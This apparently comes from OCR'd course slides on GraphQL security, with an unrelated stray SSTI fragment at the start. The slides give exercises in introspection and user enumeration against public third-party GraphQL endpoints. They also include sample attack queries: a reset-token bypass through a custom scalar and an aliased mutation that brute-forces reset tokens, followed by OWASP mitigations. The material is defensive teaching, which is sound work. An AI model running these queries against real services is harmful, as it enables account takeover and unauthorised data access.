What is Server Side Template Injection?
Server Side Template Injection (SSTI) is a web exploit which takes advantage of an insecure implementation of a template engine.
Start Machine
What is a template engine?
A template engine allows you to create static template files which can be re-used in your application.

Exercise 6-2

Try this API for queries and mutations:

- https://anilist.co/graphiql

The following support queries only:

- http://api.catalysis-hub.org/graphql
- https://countries.trevorblades.com/
- https://graphql.org/swapi-graphql/


Examples:

- query{__schema{types{name,fields{name}}}}

Exercise 6-3:
GraphQL Query / User enumeration

- https://anilist.co/graphiql

IDOR/BOLA



https://www.bugcrowd.com/resources/levelup/rest-in-peace-abusing-graphql-to-attack-underlying-infrastructure/

Known GRAPHQL CVEs

- Over 50 known CVEs related to GRAPHQL
  - SQL injection, File upload vuln, Sensitive Data Exposure, Cross-site Request Forgery (CSRF)
- https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=graphql

Developer GRAPHQL Pitfalls


Parsing Vulnerabilities	Normalization Issues	Operation Validation Errors	Denial of Service Attacks	GraphQL SQL Injections
Authentication Vulnerabilities	GraphQL Authorization Traversal Attacks	Relay Global Object Identification Vulnerability	GraphQL Gateway / Proxying Vulnerability	GraphQL Introspection Vulnerability
	Generated GraphQL APIs Vulnerability	GraphQL CSRF Vulnerability	GraphQL Excessive Errors Vulnerability	

Most common GRAPHQL vulnerabilities (1/6)

- The 5 Most Common GraphQL Security Vulnerabilities
  - 1. Inconsistent Authorization Checks
  - 2. REST Proxies Allow Attacks on Underlying APIs
  - 3. Missing Validation of Custom Scalars
  - 4. Failure to Appropriately Rate-limit
  - 5. Introspection Reveals Non-public Information

https://brightsec.com/blog/graphql-security/

Inconsistent Authorization Checks (2/6)



https://brightsec.com/blog/graphql-security/

REST Proxies Allow Attacks on Underlying APIs (3/6)

```
        getAsset: {
            type: GraphQLString,
            args: {
                name: {
                    type: GraphQLString
                }
            },
            resolve: async (_root, args, _context) => {
                let filename = args.name;
                let results = await axios.get(`http://localhost:8081/assets/${filename}`);
                return results.data;
            }
        }
```

https://brightsec.com/blog/graphql-security/

Missing Validation of Custom Scalars (4/6)

```
mutation ResetPassword {
  passwordReset(input: {username:"Helena_Simonis", new_password: "RTest!", reset_token:{g
t:""}}) {
    username
  }
}
```

https://brightsec.com/blog/graphql-security/


Failure to Appropriately Rate-limit (5/6)

```
mutation BruteForce {
  p000000: passwordReset(input: {username:"Helena_Simonis", new_password: "CarveSystems!",
reset_token:"000000"}) {
    username
  }
  p000001: passwordReset(input: {username:"Helena_Simonis", new_password: "CarveSystems!",
reset_token:"000001"}) {
    username
  }
...
  p999999: passwordReset(input: {username:"Helena_Simonis", new_password: "CarveSystems!",
reset_token:"999999"}) {
    username
  }
}
```

No threshold checking or overriding any checking

https://brightsec.com/blog/graphql-security/

Introspection Reveals NPI (6/6)




Mitigations

OWASP Help to address GraphQL Security Bugs

Most Security Bugs Related to GraphQL

- Access Control: Authorization Checks
  - This is the ability to send a query or a mutation to a resource to which you are not supposed to have access.
  - This can be accomplished by modifying the parameter of a query or a mutation.



https://stepzen.com/blog/how-to-reduce-security-risks-in-api-architectures-graphql-masterclass

Mitigation: Access Control Issues GraphQL

To ensure that a GraphQL API has proper access control, do the following:

- Always validate that the requester is authorized to view or mutate/modify the data they are requesting. This can be done with RBAC or other access control mechanisms.
  - This will prevent IDOR issues, including both BOLA and BFLA.
- Enforce authorization checks on both edges and nodes (see example bug report where nodes did not have authorization checks but edges did).
- Use Interfaces and Unions to create structured, hierarchical data types which can be used to return more or fewer object properties, according to requester permissions.
- Query and Mutation Resolvers can be used to perform access control validation, possibly using some RBAC middleware.
- Disable introspection queries system-wide in any production or publicly accessible environments.
- Disable GraphiQL and other similar schema exploration tools in production or publicly accessible environments.


https://cheatsheetseries.owasp.org/cheatsheets/GraphQL_Cheat_Sheet.html

SHIELD
GRAPHQL

graphql-shield

> GraphQL Server permissions as another layer of abstraction!

OWASP


OWASP Cheat Sheet Series
Search
OWASP Cheat Sheet Series
Cryptographic Storage
DOM based XSS Prevention
Database Security
Denial of Service
Deserialization
Django REST Framework
Docker Security
DotNet Security
Error Handling
GraphQL Cheat Sheet
Introduction
GraphQL is an open source query language originally developed by Facebook that can be used to build APIs as an alternative to REST and SOAP. It has gained popularity since its inception in 2012 because of the native flexibility it offers to those building and calling the API. There are GraphQL servers and clients implemented in various languages. Many companies use GraphQL including GitHub, Credit Karma, Intuit, and PayPal.